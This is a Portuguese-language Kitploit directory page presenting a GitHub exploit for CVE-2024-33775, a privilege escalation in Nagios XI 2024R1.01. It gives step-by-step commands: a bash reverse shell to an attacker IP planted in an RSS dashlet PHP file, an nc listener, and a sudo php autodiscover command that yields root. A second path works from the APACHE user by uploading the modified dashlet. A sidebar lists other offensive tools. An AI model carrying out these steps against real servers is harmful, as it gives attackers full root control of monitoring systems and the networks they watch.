
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-33775 — Exploit de escalada de privilégios para Nagios XI 2024R1.01, permitindo acesso root completo a partir de usuários NAGIOS ou APACHE via injeção de dashlet RSS malicioso e execução de comandos sudo. | Kitploit
Ferramentas/GitHubGitHub/neo-xed/cve-2024-33775
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoRed Teaming
GitHubneo-xed/cve-2024-33775

CVE-2024-33775

Exploit de escalada de privilégios para Nagios XI 2024R1.01, permitindo acesso root completo a partir de usuários NAGIOS ou APACHE via injeção de dashlet RSS malicioso e execução de comandos sudo.

Ver Repositório
19há 2 anosAinda não revisado
Compartilhar

CVE Descoberto por: K. Wahab (Neo`X)

Detalhes da Vulnerabilidade:

  • Produto: Nagios XI Version 2024R1.01
  • Vulnerabilidade: Escalação de Privilégios a partir dos Usuários "NAGIOS" ou "APACHE"
  • Resultado: Acesso root total no sistema alvo
  • CVE: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-33775

Exploit:

O RSS Dashlet é usado neste exemplo.

1. Crie uma nova instância do Nagios XI:

  • Você pode baixar o arquivo OVA do Nagios XI Version 2024R1.01 em: https://assets.nagios.com/downloads/nagiosxi/2024/ovf/nagiosxi-2024R1.0.1-64.ova

2. Escalação de Privilégios:

Exploit como NAGIOS:

  • Adicione dentro do arquivo .inc.php do dashlet em "/usr/local/nagiosxi/html/includes/dashlets/" o seguinte conteúdo :
exec('/bin/bash -i >& /dev/tcp/<Attacker IP>/4441 0>&1);
  • Inicie um servidor Netcat em modo de escuta na máquina do atacante:
nc -nlvp 4441
  • Execute o seguinte comando para escalar privilégios e receber uma conexão como root:
sudo /usr/bin/php /usr/local/nagiosxi/scripts/components/autodiscover_new.php --addresses=127.0.0.1/1

Exploit como APACHE:

  • Acesse a página de gerenciamento de "dashlets" e baixe um Dashlet:

    http://TARGET_IP/nagiosxi/admin/dashlets.php?download=rss_dashlet
    
  • Modifique o *.inc.php:

    exec("sleep 30 && /bin/bash -c '/bin/bash -i >& /dev/tcp/<Attacker IP>/4441 0>&1'");
    

Dashlet_inc_php

  • Inicie um servidor Netcat em modo de escuta na máquina do atacante:
nc -nlvp 4441
  • Envie o dashlet malicioso na página de gerenciamento de dashlets e aguarde a conexão como usuário APACHE.
  • Execute o seguinte comando para escalar privilégios e receber uma conexão como root:
sudo /usr/bin/php /usr/local/nagiosxi/scripts/components/autodiscover_new.php --addresses=127.0.0.1/1

(Nota : Após executar o comando, você receberá uma conexão como APACHE, use CTRL+C para sair e reinicie o listener novamente várias vezes)


Apache_root

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    275

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





